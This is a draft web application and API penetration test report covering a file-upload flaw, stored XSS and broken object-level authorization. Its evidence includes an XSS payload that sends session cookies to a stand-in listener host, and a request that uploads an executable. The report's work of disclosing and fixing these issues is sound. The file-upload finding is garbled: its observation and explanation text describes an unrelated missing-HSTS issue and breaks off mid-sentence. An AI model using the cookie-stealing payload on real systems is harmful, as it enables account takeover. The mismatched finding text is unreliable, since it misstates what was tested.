eBuilder Security

PENETRATION TEST REPORT

Penetration testing Report for [customer name]

Web Application and API Security Audit conducted by eBuilder Security.

ISSUED BY	UPDATED	APPROVED BY
Pentesting Team	February 21, 2026	[Approver name]

Table of Contents

SECTION 01

Mission statement

1.1 Introduction

eBuilder Security has been contracted by [customer name] to perform a penetration test on Web Applications and APIs.

SECTION 02

Executive Summary

2.1 Executive summary

With the purpose of evaluating the current security status of [customer name]'s infrastructure, eBuilder Security conducted in February 2026, a security audit of its Web Applications and APIs. All findings identified in the present report have been manually verified, and where applicable, exploited to demonstrate the associated risks for [customer name]'s business.

The security assessment revealed several areas of concern that could pose significant risks to [customer name]'s web application and APIs, and these should be addressed in a timely manner. Key high-severity findings include Stored Cross-Site Scripting (XSS) in Support Ticket Comments and Unauthenticated File Upload Internal DB.

COST OF A BREACH

According to 2024 IBM´s Cost of a Data Breach Report, the global average cost of a data breach increased 10% over the previous year, reaching USD 4.88 million. Business disruption and post-breach response activities drove most of the cost increase. Lost business costs include revenue loss due to system downtime, costs of lost customers and reputations damage.

Data breaches are expensive and, in many cases, difficult to deal with. Organizations may look to recoup those costs elsewhere and, one option, is to pass them along to their customers. For an organization facing reputational damage from a cyberattack, this may seem a solution but carries consequential risks to customer confidence, risking a further loss of trust.

This report presents the findings of the assessment, providing technical details about the identified vulnerabilities along with recommendations for their mitigation. Taking the steps to mitigate those vulnerabilities will help [customer name] to prevent major damage to the company's economy and credibility.

2.2 Recommendations

Risk assessment activities should be prioritized in alignment with business objectives, use case scenarios, and applicable regulatory or compliance requirements. Any vulnerabilities identified during testing may pose risks to the organization's operations, data confidentiality, integrity, availability, reputation, and potentially, financial performance.

Mitigating the identified vulnerabilities will help strengthen the organization's security posture, reduce potential exposure to cyber threats, and improve overall resilience. The recommendations below highlight key remediation steps for findings categorized as high or medium severity. A full analysis, including detailed observations and remediation guidance for all findings, is provided in the relevant sections of this report.

General Recommendations for Identified Vulnerabilities

To improve the overall security posture and mitigate the vulnerabilities identified, the following measures are recommended:

RECOMMENDED MEASURES · 1 TO 5

- Restrict the feedback widget's file upload feature by requiring users to log in or verify their email address before a report and its attachments are accepted, preventing anonymous or fake submissions.
- Enforce strict file upload controls, including an allowlist of permitted file types (such as .png, .jpg and .txt), a maximum file size of 10 MB, and rejection of executable and script files such as .exe, .msi, .js and .ps1.
- Scan all uploaded files for malware before they reach the ticketing system, and train support staff to treat attachments from external reports as untrusted and to open them only in a sandbox.
- Enforce object-level authorization on all API endpoints, so that every request for an order, profile or other record is checked on the server side to confirm it belongs to the logged-in user.
- Take the user's identity from the authentication token rather than from IDs supplied in the URL or request body and replace sequential IDs with random values such as UUIDs to make mass data collection harder.

RECOMMENDED MEASURES · 6 TO 13

- Apply rate limiting to the API and alert on unusual patterns, such as a single account requesting a large number of different order or user IDs in a short period.
- Encode all user-supplied data before displaying it in the customer site and admin portal, and clean comment and text fields using a trusted sanitizing library with a strict allowlist.
- Set the HttpOnly, Secure and SameSite flags on all session cookies, including the admin portal session, so they cannot be read by scripts or sent in cross-site requests.
- Implement a Content Security Policy (CSP) on both [testing domain] and admin.[testing domain].com that blocks inline scripts and limits script sources to trusted domains, for [customer name] default-src 'self'; script-src 'self'.
- Enable HTTP Strict Transport Security (HSTS) with a max-age of at least one year, and add baseline security headers such as X-Content-Type-Options, X-Frame-Options and Referrer-Policy to all responses.
- Review the settings of third-party services embedded in the application, such as the feedback/bug-reporting widget, and disable any features that allow unauthenticated users to send files or data to internal teams.
- Add automated security tests to the development pipeline, including authorization tests that try to access another user's data and input tests that check for script injection.
- Conduct a follow-up penetration test after the fixes are applied to confirm that the reported issues have been resolved, and repeat testing at least once a year or after major changes to the application or API.

SECTION 03

Summary of Penetration Test

3.1 Implementation

Evaluation type	Web Application and API Security Audit
Initial review period	[Review period]
WEB	`https:// [testing domain]`
API	`https://api-[testing domain].com`

3.2 Penetration Test Methodology

During this assessment, the Penetration Test Team focused on identifying and exploiting security weaknesses in the web application that could allow an attacker to gain unauthorized access to organizational data. Testing was aligned with the OWASP Top 10, covering common web application risks such as broken access control, injection, cross-site scripting, security misconfiguration and insecure file handling. All tests and actions were carried out under controlled conditions. The flowchart in Figure 1 shows the methodology followed during the security assessment.



Figure 1

3.3 Identified problems

This report details the findings and recommendations arising from the Web Application and API Security Review in determining possible security weaknesses that may exist within their current infrastructure.

There were 03 total numbers of findings identified during the initial review. The following charts represent the breakdown of the risk levels, and the security rating identified after the initial testing.

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
00	02	01	00	00

PENDING SIGN-OFF

Counts above are shown as 0 / 2 / 1 / 0 / 0 to agree with the three findings listed in sections 3.5 and 3.6. The source Word document's chart shapes still read 0, 214, 14, 04 and 04, which appear to be template placeholders. Confirm the intended figures before issue.

3.4 Categorization of Observations

The observations are categorized based on their potential impact (harm caused) and probability (probability of detection and exploitation), as well as whether they pertain to web application vulnerabilities or API-related vulnerabilities.

CATEGORY BASED ON IMPACT AND PROBABILITY

Critical and high impact - Pose the biggest and most immediate threat and should be prioritized and addressed as soon as possible.

Medium impact - Exhibit a varying threat level ranging from low to high, therefore priority should be given based on its CVSS score. Medium-sized issues with high CVSS scores should be addressed like how high issues are handled.

Low impact - Can be given the lowest priority because they are very difficult to exploit and therefore pose a very small threat.

Informational impact - Findings that do not represent direct vulnerabilities but provide valuable insights for improving the organization's secure posture. These could include best practice recommendations, configuration issues, or areas of potential security enhancements.

CATEGORY BASED ON TYPE

Web application vulnerabilities - These vulnerabilities are associated with the web application's functionality, design, or implementation. [customer name]s include SQL injection, cross-site scripting (XSS), improper access control, and insecure file uploads. Such issues can compromise the integrity, availability, or confidentiality of the application and its data.

API vulnerabilities - These vulnerabilities arise from flaws in the Application Programming Interface (API) design or implementation. Common examples include broken authentication, excessive data exposure, improper rate limiting, or insecure communication channels. Exploiting these vulnerabilities can allow attackers to bypass security controls, gain unauthorized access to sensitive information, or disrupt services.

3.5 Compilation of Web Application Observations

ISSUE ID	VULNERABILITY	SEVERITY	STATUS
[customer name]-Web-2026-01	Unauthenticated File Upload Internal DB.	HIGH	New
[customer name]-Web-2026-02	Stored Cross-Site Scripting (XSS) in Support Ticket Comments	HIGH	New

3.6 Compilation of API Observations

ISSUE ID	VULNERABILITY	SEVERITY	STATUS
[customer name]-API-2026-01	Broken Object Level Authorization (BOLA) in Customer Orders API	MEDIUM	New

SECTION 04

Web Application and API Observations

Below is an enumeration of all issues found in the Web Application and API Security Review. The findings are organized by priority and category and are specified according to the affected web application URLs, API endpoints, or application components.

The priority of an issue can be Critical, High, Medium, Low or Info.

4.1 Web Application Observations

HIGH [customer name]-Web-2026-01: Unauthenticated File Upload Internal DB.

CVSS Score:	8.4
Severity	High
Vector String:	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N
Threat:	An anonymous attacker can upload malicious files through the trusted support channel. If opened by staff, the file could compromise their workstation and provide access to internal systems.
Root Cause:	The feedback/bug-reporting widget allows unauthenticated file uploads without email verification, file-type restrictions, or malware scanning, allowing executable files to be delivered directly.

OBSERVATION AND IMPACT

The HTTP Strict Transport Security (HSTS) policy is not enabled. The Strict-Transport-Security header is missing from the server's HTTP responses. This allows attackers to perform Man-in-the-Middle (MitM) attacks by intercepting and modifying HTTP traffic, even if the user initially accessed the site via HTTPS. Impact includes:

EXPLANATION

HSTS is a security mechanism that forces browsers to interact with a website exclusively over HTTPS. When a browser receives the Strict-Transport-Security header, it remembers that the website should only be accessed via HTTPS for a specified period. Without this header, a user's initial HTTP request could be intercepted and redirected to a malicious site, or an attacker could downgrade the connection to HTTP even if the user initially typed

IDENTIFIED ON

```
https://[testing domain]/ (feedback/bug-reporting widget, "Report a bug" button)
```

RECOMMENDATIONS

Restrict file types: Allow only the formats the team actually needs, such as .png, .jpg and .txt, and block executables and scripts (.exe, .msi, .js, .ps1, .bat, .scr).

Require verification: Require login, or at minimum confirm the reporter's email address before a report and its attachments are delivered.

Scan uploads: Scan attachments for malware before they reach the ticketing system, or place unscanned files in quarantine.

Limit abuse: Add rate limiting and a CAPTCHA to the widget.

Train staff: Remind support and development staff to treat attachments from external reports as untrusted, and to open them only in a sandbox.

Review widget settings: Check the feedback/bug-reporting project settings for guest reporting and attachment controls, and disable guest attachments if they aren't needed.

SUPPORTING EVIDENCE

```
POST /api/v1/feedback/upload HTTP/2
Host: widget.example-feedback.test
Content-Type: multipart/form-data; boundary=----DummyBoundary1234

------DummyBoundary1234
Content-Disposition: form-data; name="file"; filename="Invoice_Update_2026.exe"
Content-Type: application/x-msdownload

MZ[...binary data truncated...]
------DummyBoundary1234--

HTTP/2 200 OK
Content-Type: application/json

{"status":"success","attachment_id":"att_0000DUMMY01","filename":"Invoice_Update_202
6.exe"}
```

Figure 2: Intercepted upload request showing the executable being accepted.

HIGH [customer name]-Web-2026-02: Stored Cross-Site Scripting (XSS) in Support Ticket Comments

CVSS Score:	7.6
Severity	High
Vector String:	CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:L/A:N
Threat:	A logged-in customer can inject malicious code into ticket comments, which may execute when viewed by support staff and compromise their session.
Root Cause:	Ticket comments are not properly sanitized or encoded, and the session cookie lacks the HttpOnly flag, allowing scripts to access it.

OBSERVATION AND IMPACT

During testing, a standard customer account (testuser02@dummy-mail.test) was used to create a support ticket at https://[testing domain]/support/tickets/new. A test payload was added to the comment field, which was saved without any error or filtering. When the ticket was opened in the admin portal at https://admin.[testing domain] /tickets/88213, the payload ran in the browser and sent the tester's dummy listener a copy of the session cookie for the test admin account (support.agent@dummy-mail.test). The session cookie was then reused in a separate browser, which gave full access to the admin portal without a password. An attacker could use this to view and export customer data, change account settings, or create new admin users. Because support staff open tickets as part of their normal work, the attack needs no unusual action from the victim and could be repeated against multiple staff members.

EXPLANATION

Stored XSS happens when an application saves user input and later shows it to other users without making it safe. The browser treats the saved input as real code and runs it with the permissions of the person viewing the page. This is more serious than reflected XSS because the payload stays on the server and runs every time the page is opened. The risk is higher here because the payload runs in the admin portal, where users have more privileges, and because the missing HttpOnly flag lets the script read the session cookie.

IDENTIFIED ON

```
POST https://[testing domain]/support/tickets/new (parameter: comment)
https://admin.[testing domain] /tickets/{ticket_id} (where the payload runs)
```

RECOMMENDATIONS

- Encode all user-supplied data before showing it in HTML pages, using the correct encoding for where it appears (HTML body, attributes, JavaScript).
- Reject or strip HTML tags and scripts from comment fields. If formatted text is needed, use a trusted sanitizing library such as DOMPurify with a strict allow list.
- Set the HttpOnly, Secure and SameSite flags on all session cookies so scripts cannot read them.
- Use a CSP header that blocks inline scripts and limits where scripts can load from, for example Content-Security-Policy: default-src 'self'; script-src 'self'.
- Check all other places where user input is saved and shown to staff, such as profile names, file names and order notes.

SUPPORTING EVIDENCE

```
POST /support/tickets/new HTTP/2
Host: example.com
Cookie: session=DUMMY_SESSION_TESTUSER02
Content-Type: application/x-www-form-urlencoded

subject=Login+issue&comment=<img src=x onerror="fetch('https://listener.dummy-
tester.test/?c='+document.cookie)">

HTTP/2 302 Found
Location: /support/tickets/88213
```

Figure 3: Ticket creation request containing the test payload, accepted by the server.

4.2 API Observations

MEDIUM

[customer name]-API-2026-01: Broken Object Level Authorization (BOLA) in Customer Orders API

CVSS Score:	7.1
Severity	Medium
Vector String:	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N
Threat:	Any logged-in user can view other customers' order details and personal information, and change some of their profile details, by changing the ID number in an API request.
Root Cause:	The API checks that the user is logged in but does not check whether the requested order or profile belongs to that user. Order and user IDs are simple sequential numbers, so they are easy to guess.

OBSERVATION AND IMPACT

During testing, a standard customer account (testuser01@dummy-mail.test) was used to call the endpoint GET /api/v2/orders/{order_id}. The tester's own order had the ID 100482. When this was changed to 100481, the API returned the full details of an order belonging to a different customer, including their name, email address, phone number, delivery address and purchased items. The same problem was found on PUT /api/v2/users/{user_id}/profile, where the tester was able to change the phone number on another user's profile. Because the IDs are sequential, an attacker could write a simple script to loop through thousands of IDs and collect personal data for the entire customer base. This could lead to a large-scale data breach, possible regulatory penalties under GDPR, and targeted phishing against customers using their real order details. The ability to change other users' contact details could also be used to disrupt their accounts or redirect notifications.

EXPLANATION

Broken Object Level Authorization happens when an API trusts the ID sent by the user without checking whether that user is allowed to access that object. Being logged in only proves who the user is; it does not prove they own the data they are asking for. APIs are especially exposed to this issue because they often use IDs directly in the URL or request body, which makes them easy to change. BOLA is listed as the top risk in the OWASP API Security Top 10.

IDENTIFIED ON

```
GET https://api.[testing domain]/api/v2/orders/{order_id}
PUT https://api.[testing domain]/api/v2/users/{user_id}/profile
```

RECOMMENDATIONS

Check ownership on every request: For every endpoint that takes an object ID, confirm on the server side that the object belongs to the logged-in user before returning or changing it.

Use the session, not the request: Take the user's identity from the authentication token, not from IDs supplied in the URL or body.

Use random IDs: Replace sequential IDs with random, hard-to-guess values such as UUIDs. This does not fix the issue on its own, but it makes mass collection much harder.

Add rate limiting and monitoring: Limit how many objects one user can request in a short time, and alert on unusual patterns such as many different IDs being requested in a row.

Add automated tests: Include authorization tests in the development pipeline that try to access another user's data and expect the request to fail.

SUPPORTING EVIDENCE



Figure 4: Request for the tester's own order, returning the expected data.

SECTION 05

Assumptions and limitations

The following assumptions have been made, and listed limitations apply:

- The review was limited to the current version of systems that were running at the time of review.
- Denial of Service (DoS) attacks were not carried out as part of the scope of work.
- Our reports would provide an indication of most of the risks related to the systems/hosts. However, it would not provide assurance on coverage of total risks related to the systems/hosts reviewed. Further, in relation to infrastructure weaknesses, we would only state risks and vulnerabilities known and published by the applicable systems vendor as of the review date.
- A vulnerability assessment/penetration testing assessment does not provide absolute assurance that the target host is protected against all vulnerabilities. Therefore, our assessment report shall include only the findings identified during our review. New vulnerabilities in components and systems are identified daily.
- All documents are subject to the existing IS and business environment as of the date of the submission of the final deliverables. Any changes made to the systems or underlying controls, any process-related changes, any changes in the security policy or procedures, adoption of any new technology, or a new service line may introduce new information security risks, which shall make our deliveries invalid. We will have no obligation to update our report on events occurring after the date of issue of our reports.